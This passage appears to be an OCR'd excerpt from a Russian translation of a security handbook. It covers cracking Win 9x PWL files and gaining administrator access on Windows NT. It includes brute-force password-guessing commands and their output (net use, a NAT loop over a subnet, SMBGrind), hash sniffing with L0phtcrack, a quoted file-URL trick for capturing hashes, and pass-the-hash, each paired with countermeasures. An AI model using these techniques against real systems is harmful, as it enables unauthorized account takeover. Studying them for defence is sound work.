


Рис. 4.7. Утилита pwltool разблокирует файл PWL кешированных паролей Win 9x

Контрмеры: защита файлов PWL


Администраторы, которые действительно озабочены проблемой защиты файлов PWL, могут использовать System Policy Editor (Редактор системных политик) Win 9x для запрета кеширования паролей или создать/установить следующий ключ системного реестра с типом DWORD:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\
    Networ k\DisablePwdCaching = 1
```

Те, кто еще использует версию Win 95 младше OSR2, могут загрузить обновление с усиленным алгоритмом шифрования PWL, следуя инструкциям на http://support.microsoft.com/support/kb/articles/Q132/8/07.asp.


Файлы PWL не единственный объект, для которого не загруженные работой программисты создали средства взлома. На сайте http://www.lostpassword.com находятся списки утилит для взлома всего, что угодно: от защищенных паролем файлов PST пакета Microsoft Outlook до файлов Microsoft Word, Excel и PowerPoint. Существует несколько утилит взлома файлов .ZIP, на пароли которых полагаются многие пользователи, пересылая файлы по Интернету. Ultra Zip Password Cracker (UZPC) Ивана Голубева предлагает

средства взлома по словарю, взлома "грубой силой" и даже имеет приятный графический интерфейс:



(Проект UZPC в настоящее время закрыт. Дополнительную информацию и ссылки на другие современные средства взлома можно найти на сайте Ивана Голубева http://www.golubev.com/. — *Прим. пер.)* Другой хороший сайт на тему проверки паролей и средств их восстановления — страница ресурсов Джо Пешеля (Joe Peschel) http://users.aol.com/jpeschel/crack.htm. (Патриотам можно рекомендовать отечественный сайт http://www.passwords.ru/. — *Прим. пер.)*

Приятно сознавать, что, с какой бы проблемой забытых паролей мы не столкнулись, всегда по соседству найдется отзывчивый хакер, не так ли?



Глава 5

Взлом Windows NT

Результаты многих статистических исследований показывают, что в любой частной или общественной сети больше всего применяются системы Windows NT корпорации Microsoft. Вероятно, поэтому либо в силу высокомерия маркетинговой политики Microsoft, а может быть из-за угрозы, которую представляет для компьютерной аристократии простой в использовании графический интерфейс, NT стала в хакерском сообществе чем-то вроде мальчика для битья. Обсуждение проблем защиты NT началось в начале 1997 г., когда Hobbit из Avian Research опубликовал статью о CIFS (Common Internet File System — общая файловая система Интернета) и SMB (Server Message Block — серверный блок управления), составляющих основу внутренней архитектуры сетей NT (http://www.insecure.org/stf/cifs.txt). С тех пор не прекращается упорное разоблачение уязвимости NT.

Корпорация Microsoft старательно исправила большинство выявленных проблем. Поэтому мы считаем, что общее восприятие NT как незащищенной операционной системы справедливо только на 1%. В опытных руках NT столь же защищена, как и любая система UNIX, и, вероятно, даже больше в силу следующих причин:

- NT не предоставляет встроенной возможности удаленного запуска кода в процессорном пространстве сервера. Любые клиентские исполняемые программы загружаются в процессор и память клиента. Исключением из этого правила стала NT Terminal Server Edition, которая обеспечивает работу удаленных многопользовательских графических оболочек (эта функция встроена в следующую версию NT — Wndows 2000).
- По умолчанию права интерактивной регистрации с консоли ограничены несколькими административными учетными записями (на NT Server, но не на рабочей станции NT Workstation), так что если эти учетные записи не известны атакующим, они не смогут никуда попасть. Есть способы обхода этих препятствий, однако они требуют благоприятного расположения многих планет.
- Корпорация Microsoft ограничила доступ к исходному коду NT, что почти полностью исключает возможность дистанционного переполнения буфера, этой инфекции мира UNIX, практически не существующей в NT... по крайней мере, до настоящего времени. Однако уже открыто несколько методов переполнения буфера (см. ниже).

Так почему же нельзя быть уверенным в том, что NT защищена на 100%? Две причины: обратная совместимость и простота использования. Уступки старым клиентам делают NT менее защищенной. Продолжающаяся опора на сетевые протоколы NetBIOS/CIFS/SMB и старый алгоритм шифрования пользовательских паролей LanManager упрощают труд хакеров по перечню информации NT и расшифровке файлов паролей, хотя система могла бы быть безопаснее.

Явная простота интерфейса NT делает его соблазнительным для начинающих администраторов, которые обычно мало заботятся о защите. По нашему опыту, сильные пароли и конфигурации защиты, проверенные практикой, достаточно редко применяются даже опытными администраторами. Таким образом, если удалось попасть в сеть NT, велики шансы того, что в сети есть по крайней мере один сервер или рабочая станция с пустым паролем учетной

записи администратора. Легкость установки быстрой и неаккуратной NT-системы, предназначенной исключительно для тестирования, усугубляет проблему защиты всей сети.

Посмотрев на защиту NT с высоты полета спутника Земли, давайте определимся, где же мы находимся, а затем Подробно изучим особенности защиты этой операционной системы.

Краткий обзор

Предположим, что уже проведена важная работа по закладке фундамента для атаки на систему NT, а именно: выбраны цели (см. главу 2) и получен перечень элементов (см. главу 3). Если сканированием обнаружены порты 135 и 139, можно почти наверняка сказать, что слушающими на этих портах системами являются Windows (если обнаружен только порт 139, системой может быть Windows 9*x*). Дальнейшую идентификацию систем NT можно выполнить другими средствами, например захватом заголовков.

Узнав, что исследуемая система является машиной NT, проведите опись элементов. В главе 3 подробно рассказано об утилитах, которые посредством анонимных подключений добывают множество сведений о пользователях, группах и службах целевой системы. Часто извлекается такое количество информации, что стирается грань между получением перечня и взломом системы, поскольку после вывода данных о пользователях обычно начинается угадывание пароля методом "грубой силы". Рассмотренные в главе 3 методы обязательно дадут атакующему какую-нибудь зацепку, открывающую вход в систему.

План дальнейших действий

Продолжая классическую схему атаки (которая составляет основу нашей книги), остается выполнить следующие номера из репертуара хакера: получение привилегий суперпользователя, консолидация сил и заметание следов (см. таблицу 5.1).

Мы не станем подробно описывать все средства (их можно найти в Интернете) для решения поставленной задачи, но отметим наиболее элегантные и полезные (по нашему мнению) утилиты. Сосредоточимся на общих принципах и методах атаки. Что может быть лучшим способом подготовки NT-систем к отражению атаки, если не попытка проникновения в них?

Примечание авторов

Все обсуждаемые утилиты общедоступны. Многие методы их применения были хорошо проработаны Эриком Шультцом (Eric Schultze) (независимый консультант по вопросам защиты), Мартином Долфином (Martin Dolphin) и Патриком Хеймом (Patrick Heim) из Ernst & Young eSecurity Solutions (E&YeSS). Авторы высоко оценивают их вклад в данной области.

Таблица 5.1. ***Методы взлома Windows NT и соответствующие значения степени риска. (Популярность + Сложность + Результативность)/3= Степень риска. Отсутствие показателя степени риска (Не применим) для метода заметания следов означает, что этот метод используется только после успешной атаки.***

Получение права администратора	Степень, риска	Консолидация сил	Степень риска	Заметание следов	Степень риска
Угадывание паролей:		Взламывание SAM:	10	Отключение аудита	Не применимо
Ручное	7	Получение SAM			
Автоматизированное	7	L0phtcrack			
Подслушивание и передача хэшированной информации	6	Другие средства взлома NT			
Дистанционные методы:		Эксплуатация доверия:		Очистка журнала регистрации событий	Не применимо
		Секреты LSA	10		
Переполнение буфера	5	Ключи авторегистрации в системном реестре	9		
Отказ в обслуживании	8	Регистраторы нажатий клавиш	9		
Эскалация привилегий:		Удаленное управление и "черные ходы":		Скрытие файлов:	Не применимо
Hoovering	7	remote.exe	9	attrib	
getadmin	8	Средства прослушивания netcat	9	Потоки (streaming)	
sechole	8	NetBus	9		
"Троянцы" и ключи системного реестра	7	Back Orifice 2000	9		
		WinVNC	10		

Получение права администратора

Первое правило защиты NT (о котором нужно помнить всегда) гласит, что удаленный взломщик ничего не добьется без права администратора. Напомним, что NT запрещает удаленное исполнение команд, а если и разрешает, то только после интерактивной регистрации на сервере NT по административным учетным записям. В результате резко снижается вред от действий удаленных пользователей, не имеющих права администрирования. Опытные атакующие будут искать учетные записи с эквивалентными администратору правами, как акулы, преследующие раненую жертву по просторам океана. В первом разделе этой главы подробно описывается исходный метод получения административных полномочий — угадывание паролей.

Что? Вы ожидали некоей блестящей дистанционной технологии, которая волшебным образом превращает NT в тыкву? Такие заговоренные пули теоретически возможны, но на протяжении многих лет крайне редко всплывают на поверхность (см. ниже). Жаль разочаровывать читателя, однако защита систем следует древнему афоризму: чем больше вещи изменяются, тем больше они остаются теми же самыми. Другими словами, плотно запечатывайте свою учетную запись администратора головоломным паролем.

Угадывание паролей *в* сети

Существуют три основных механизма угадывания паролей в сети: ручной, автоматизированный и прослушивание сетевого обмена во время регистрации в NT с целью извлечения паролей непосредственно из линии связи.

Для эффективного применения первых двух способов необходимо иметь список реальных имен пользователей. Выше были представлены некоторые из наилучших утилит поиска пользовательских учетных записей, включая анонимное подключение командой net use, которая открывает дверь, устанавливая нулевой сеанс с исследуемой системой. Утилиты DumpACL от Somarsoft и sid2user/user2sid Евгения Рудного подробно рассмотрены в главе 3. При наличии реальных имен учетных записей угадывание паролей становится более целенаправленным.

Третий подход требует еще одной специализированной утилиты - LOphtcrack, доступной на http://www.IOpht.com (вторым символом в названии является цифра нуль).


Ручное угадывание пароля

Популярность:	*7*
Простота:	*7*
Результативность:	*6*
Степень риска:	*7*

Не надо хвататься за лом, три следующих момента и так обеспечат доступ к половине систем в любой сети, будь то NT или что-то другое:

- Пользователи стремятся выбрать самый простой пароль, т.е. отсутствие пароля.
- Они выбирают то, что легко запомнить, скажем, свое пользовательское имя в сети, собственное имя либо какие-то очевидные термины типа "имя_компании", "guest", "test" или "password". Поля примечаний (которые видны, например, в выходной информации DumpACL), связанные с учетными записями пользователей, дают представление о составе пароля.
- Многие популярные программы исполняются в контексте учетной записи пользователя NT. Обычно с течением времени имена учетных записей становятся общедоступными и, что еще хуже, часто легко запоминаемы. Например, программное обеспечение резервирования ARCServe от Computer Associates создает учетную запись привилегированного пользователя с именем "arcserve", которая обычно получает от системных администраторов пароль "arcserve" или "backup". Идентификация известных учетных записей такого рода на стадии описи может дать атакующим хорошую отправную точку для угадывания паролей.

Таким образом, имея список реальных пользователей (например, полученный утилитой DumpACL или sid2user), предприимчивый взломщик откроет свою папку Network Neighborhood (Сетевое окружение), если системы NT находятся в локальной сети (или проведет поиск компьютера по IP-адресу), а затем дважды щелкнет мышью на значке исследуемой машины:



Угадывание пароля можно выполнить из командной строки (с помощью net use). Ввод вместо пароля символа звездочки (*) заставит удаленную систему запросить пароль:

```
C:\>net use \\192.168.202.44\IPC$ * /user:Administrator
Type the password for \\192.168.202.44\IPC$:
The command completed successfully.
```

Обычно атакующие пробуют угадывать пароли для известных *локальных* учетных записей на отдельных серверах или рабочих станциях NT, а не для глобальных учетных записей контроллеров доменов NT. Локальные учетные записи лучше отражают огрехи защиты администраторов отдельных систем и пользователей, нежели созданные по более строгим требованиям пароли центрального подразделения информационных технологий. Кроме того, рабочие станции NT допускают интерактивную регистрацию любого пользователя. Другими словами, группа Everyone (Все) разрешает локальную регистрацию (Log on locally), что упрощает удаленное исполнение команд.

Применение обоснованных предположений о составе паролей в соответствии с описанными выше рекомендациями часто приводит к успеху, однако не многие администраторы пожелают тратить свое драгоценное время на ручную проверку паролей пользователей в большой сети. Далее обсуждаются некоторые средства автоматизации процесса проникновения в систему.

ОСТОРОЖНО Если вы предполагаете использовать рассмотренные выше методы для аудита компьютерных систем компании (естественно, получив на это разрешение), остерегайтесь блокирования учетных записей во время ручного или автоматического угадывания паролей. Жалобы множества раздраженных пользователей, которым не удается войти в систему, быстро отобьют у руководства охоту к дальнейшей поддержке подобных инициатив в области защиты.

Автоматическое угадывание пароля

Популярность: 8
Простота: 8
Результативность: 5
Степень риска: 7

Самой большой дырой в любой сети является отсутствие пароля или его тривиальность. Это относится к наиважнейшим задачам при проверке защищенности систем. В главах 3 и 4 говорилось о двух программах, которые автоматизируют угадывание паролей: Legion и NetBIOS Auditing Tool (NAT). Legion просматривает несколько диапазонов IP-адресов класса С в поиске разделяемых ресурсов Windows, а также обеспечивает атаку по словарю в ручном режиме.

NAT выполняет аналогичные функции, но только против одной целевой системы. Утилита работает из командной строки, однако ее можно использовать в сценариях. NAT подключается к намеченной системе, а затем пытается угадать пароли на основании заранее заданного массива или предоставленного пользователем списка. Недостатком NAT является то, что как только угадана информация для регистрации, утилита пытается сразу получить доступ. Таким образом, NAT прекращает поиск слабых паролей других пользовательских учетных записей. Приведем пример простого цикла FOR, который прокручивает NAT по подсети класса С (для наглядности немного отредактированы выходные данные):

```
D:\>FOR /L %i IN (1,1,254) DO nat -u userlist.txt -p passlist.txt
192.168.202.%I >> nat_output.txt
[*]--   Checking host: 192.168.220.1
[*]--   Obtaining list of remote NetBIOS names
[*]--   Attempting to connect with Username: 'ADMINISTRATOR' Password:
        'ADMINISTRATOR'
[*]--   Attempting to connect with Username: 'ADMINISTRATOR' Password:
        'GUEST'

...
[*]--  CONNECTED: Username: 'ADMINISTRATOR' Password: 'PASSWORD'
[*]--  Attempting to access share: \\*SMBSERVER\TEMP
[*]--  WARNING: Able to access share: \\*SMBSERVER\TEMP
[*]--  Checking write access in: \\*SMBSERVER\TEMP
[*]--  WARNING: Directory is writeable: \\*SMBSERVER\TEMP
[*]--  Attempting to exercise .. bug on: \\*SMBSERVER\TEMP
...
```

Другим хорошим инструментом для обнаружения пустых паролей является NTInfoScan Дэвида Личфилда (David Litchfield), известного также как

Mnemonix (http://www.infowar.co.uk/mnemonix/). NTInfoScan — простая утилита командной строки, которая проводит проверку Интернета и NetBIOS, а затем выводит все результаты в файл HTML. Она выполняет обычный тщательный перебор пользователей и показывает в конце отчета учетные записи с пустыми паролями.

Вышеописанные утилиты являются бесплатными и обычно качественно выполняют поставленную задачу. Для тех, кто хочет профессионально угадывать пароли, подойдет коммерческий пакет CyberCop Scanner от Network Associates Inc. (NAI), имеющий в своем составе быструю утилиту SMBGrind, которая может запускать несколько параллельных процессов угадывания. Во всем остальном она не слишком отличается от NAT. Параметр -1 задает число параллельных подключений, т.е. параллельных сеансов угадывания.

```
D:\>smbgrind -1 100 -1 192.168.2.5
Host address: 192.168.2.5
Cracking host 192.168.2.5 (*SMBSERVER)
Parallel Grinders: 100
Percent complete: 0
Percent complete: 25
Percent complete: 50
Percent complete: 75
Percent complete: 99
Guessed: testuser Password: testuser
Percent complete: 100
Grinding complete, guessed 1 accounts
```

Прослушивание сетевого обмена паролями

Популярность: 6
Простота: 4
Результативность: 9
Степень риска: 6

В том маловероятном случае, когда атакующий в состоянии подслушать обмен данными при регистрации в NT, снимается большая часть работы по случайному угадыванию, поскольку существует суровая утилита LOphtcrack от группы хакеров, называющих себя L0pht Heavy Industries (http://www.10pht.com).

LOphtcrack угадывает пароли NT и обычно работает в автономном режиме, пользуясь заранее захваченной базой данных паролей, так что уже нет проблемы блокирования учетных записей, а процесс угадывания может продолжаться бесконечно. Получение файла паролей не тривиальная задача (см. ниже).

Последние версии LOphtcrack включают в себя функцию *SMB Packet Capture* (перехват пакетов SMB), которую ранее выполняла отдельная утилита readsmb. В обоих случаях можно обойтись без захвата файла паролей. SMB Packet Capture прослушивает локальный сегмент сети и перехватывает индивидуальные сеансы регистрации между системами NT. Затем выделяет зашифрованную информацию о паролях и выполняет операцию, обратную стандартной операции шифрования пароля NT (процесс, известный под названием "взлом пароля"). На рис. 5.1 показана работа SMB Packet Capture в процессе перехвата




Рис. 5.1. Утилита SMB Packet Capture из пакета L0phtcrack прослушивает регистрации в сети NT и передает информацию LOphtcrack для взлома паролей. Регистрирующиеся системы, в столбце NT Hash которых содержатся нули, представляют собой системы Win 9x, не способные выполнять алгоритм хэширования NT.

паролей, проходящих по локальной сети. После этого пароли взламываются самой LOphtcrack.

Эффективность метода взлома паролей LOphtcrack такова, что любой, кто может подключиться к линии на длительное время (несколько дней), почти гарантированно получит статус администратора. Вы слышите часовой механизм, тикающий в сети?

Архитектура коммутируемых сетей не исключает возможности отслеживания паролей. Атакующие могут попробовать метод "социальной инженерии" в соответствии с рекомендациями, которые находятся в списке наиболее распространенных вопросов (FAQ) группы LOphtcrack по адресу http://www.10pht.com/lOphtcrack/faq.html:

"Отправьте сообщение электронной почты намеченному объекту, будь то отдельный пользователь или целая компания. Включите в него URL в виде файла: *////<ваш_компьютер>/<имя_разделяемого_ресурса>/message.*html Когда пользователи будут щелкать мышью на этом URL, вы получите их хэшированные пароли, посланные для аутентификации."

Эти сумасшедшие парни из L0pht даже создали подслушивающую программу, которая выводит хэшированные пароли из пакетов обмена при регистрации по протоколу PPTP (Point-to-Point Tunneling Protocol — туннельный протокол "точка-точка"). В NT используется адаптированная версия PPTP в качестве основы построения виртуальных частных сетей (VPN), предназначенных для безопасной передачи сетевого трафика по Интернету. Две версии подслушивающей программы для PPTP можно найти по адресу http://www.lOpht.com/lOphtcrack/download.html. Одна работает только в Solaris 2.4+ (написанная L0pht), а другая, созданная модератором AlephOne группы Bugtraq, исполняется на любых системах UNIX, имеющих библиотеку захвата

пакетов libpcap. На той же странице опубликована программа readsmb для UNIX, написанная Хосе Ченгом (Jose Chung) из Basement Research.


"Передача хэша" Имея файл SAM, можно передать хэшированные значения непосредственно клиенту, который в свою очередь использует их в обычной процедуре отклика на запрос регистрации. Таким образом, атакующие могут зарегистрироваться на сервере без реального пароля, по правильному хэшированному значению.

Идея модификации клиента совместного использования файлов UNIX SMB из Samba (http://www.samba.org) таким образом, чтобы он проделывал описанную выше операцию, была некоторое время назад опубликована в списке рассылки NT Bugtraq (http://www.ntbugtraq.com) Полем Аштоном (Paul Ashton). Однако исходный код или скомпилированные программы еще не стали известными широкой общественности, так что атакующие с большим опытом программирования, вероятно, являются единственными, кто хоть как-то сможет реализовать предложенный метод. Поэтому риск использования хакерами "передачи хэша" невелик.

Кроме того, можно передавать только хэшированную информацию LanMan, а не хэшированную информацию NT (см. ниже). Однако до SP4 не существовало способов предотвращения приема хэшированной информации от LanMan для аутентификации сетевой машины NT, поэтому любая сетевая машина NT была уязвима для такой атаки.

Контрмеры; защита паролей

Существует несколько защитных мер, которые могут исключить или, по крайней мере, существенно затруднить угадывание паролей. Прежде всего, если рассматриваемая система NT является сетевой машиной Интернета и не должна отвечать на запросы разделяемых ресурсов Windows, блокируйте доступ к портам TCP и UDP с номерами 135 — 139 на граничном брандмауэре или маршрутизаторе, а также отключите привязку (Bindings) к клиенту WINS (TCP/IP) во всех адаптерах, подсоединенных к общедоступной сети, как показано в окне Network (Сеть) Control Panel (Панель управления) системы NT:




На этом интерфейсе будут отключены все специфичные для NetBIOS порты. На сетевых машинах с двойным подключением NetBIOS запрещается на сетевом адаптере (NIC), подключенном к Интернету, но разрешается на NIC внутренней сети, поэтому разделение файлов Windows останется доступным для всех авторизованных пользователей (внешний порт будет слушающим, однако не станет отвечать на запросы).

Файловые серверы NT должны поддерживать подключения Windows, для них наши рекомендации не годятся, поскольку будут блокированы или запрещены все службы доступа к разделяемым ресурсам. В этом случае необходимо применить традиционные меры: блокировку учетных записей после заданного числа неудачных попыток регистрации, усиленные пароли и регистрацию неудачных попыток входа в систему. К счастью, корпорация Microsoft предлагает для этого несколько мощных средств.

Политика учетных записей

Одним таким средством является команда Policies | Account Диспетчера пользователей (User Manager), открывающая окно Account Policy (Политика учетных записей). На этой вкладке можно задать политику учетных записей по работе с паролями — например, установить минимальную длину и уникальность пароля. Учетные записи будут блокироваться после указанного на вкладке числа неудачных попыток регистрации. Кроме того, администратор может принудительно отключить пользователя по окончании времени действия регистрации. Это удобный режим, позволяющий держать на расстоянии любителей ночных похождений.



Напомним, что тестирование паролей с помощью ручных или автоматизированных средств может привести к блокированию учетных записей после нескольких неудачных попыток входа в систему.

Passfilt

Усилить защищенность помогает библиотека динамической компоновки (DLL) Passfilt, которая поставляется в составе Service Pack 2 и должна быть подключена в соответствии со статьей Q 161990 Microsoft Knowledge Base (KB). Passfilt не допускает выбор слабого пароля. После установки библиотека требует, чтобы пароли состояли как минимум из шести символов, не содержали имя пользователя или любую часть полного имени и имели в своем составе символы как минимум трех из четырех возможных категорий:

- Английские прописные буквы (A, B, C, ...Z)
- Английские строчные буквы (a, Ь, c, ...z)
- Арабские цифры западного образца (O, 1,2,...9)
- Не алфавитно-цифровые метасимволы (@, #, !, & и т.д.)

Passfilt - обязательный инструмент для серьезных администраторов NT, однако он имеет два ограничения. Во-первых, требование пароля длиной в шесть символов запрограммировано намертво. Мы рекомендуем заменить его 7-символьной минимальной длиной, установив это значение в окне Политика учетных записей Диспетчера пользователей (о магическом числе 7 рассказывается ниже). Во-вторых, Passfilt действует только во время запроса пользователя на смену пароля — администраторы все же могут устанавливать слабые пароли в Диспетчере пользователей, обходя требования Passfilt.

Passprop

Другое мощное средство поставляется в составе NT Resource Kit (NTRK). Это программа Passprop, которая налагает на учетные записи доменов NT два требования:

- Если программой Passprop установлен режим усложнения пароля, то пароли должны иметь символы обоих регистров (включая комбинации прописных и строчных букв) либо содержать цифры или метасимволы.
- Passprop управляет блокировкой учетной записи администратора. Учетная запись Administrator — наиболее опасный трофей, который может быть захвачен взломщиком. К несчастью, в NT исходная учетная запись администратора (RID 500) не может быть заблокирована, что позволяет атакующим выполнять произвольные и неограниченные действия по угадыванию пароля. Passprop удаляет установленное в NT по умолчанию ограничение на блокировку учетной записи администратора (которую всегда можно разблокировать с локальной консоли для предотвращения возможной атаки отказа в обслуживании).

Для установки как сложности паролей, так и блокировки учетной записи администратора инсталлируйте NTRK (или скопируйте passprop.exe из NTRK, если установка всего NTRK ослабляет защиту системы) и введите в командной строке:

```
passprop /complex /adminlockout
```

Ключ /noadminlockout отменяет блокировку учетной записи администратора.

Предотвращение прослушивания пароля

Лучшим решением сетевого администратора, желающего избежать опасного прослушивания паролей, может стать переход к архитектуре коммутируемых сетей. В интенсивно коммутируемых или маршрутизируемых средах опасность перехвата пакета SMB весьма мала, так как по умолчанию сетевой трафик не передается каждому узлу, как в инфраструктуре совместного использования ресурсов. Если теоретический довод окажется неубедительным для сетевого администратора, покажите ему действующие сетевые пароли, перехваченные и взломанные с помощью LOphtcrack.

Приведем еще две рекомендации системного уровня по снижению риска подслушивания паролей Windows.

Отключение аутентификации LanMan **для противодействия "передаче хэша".** Корпорация Microsoft добавила в NT 4.0 Service Pack 4 ключ системного реестра и параметр, который запрещает сетевой машине NT принимать аутентификацию LanMan. Введите параметр LMCompatibilityLevel с типом данных REG_DWORD и значением 4 в ключ системного реестра:

```
HLEY_LOCAL_MACHINE\System\CurrentControlSet\Control\LSA
```

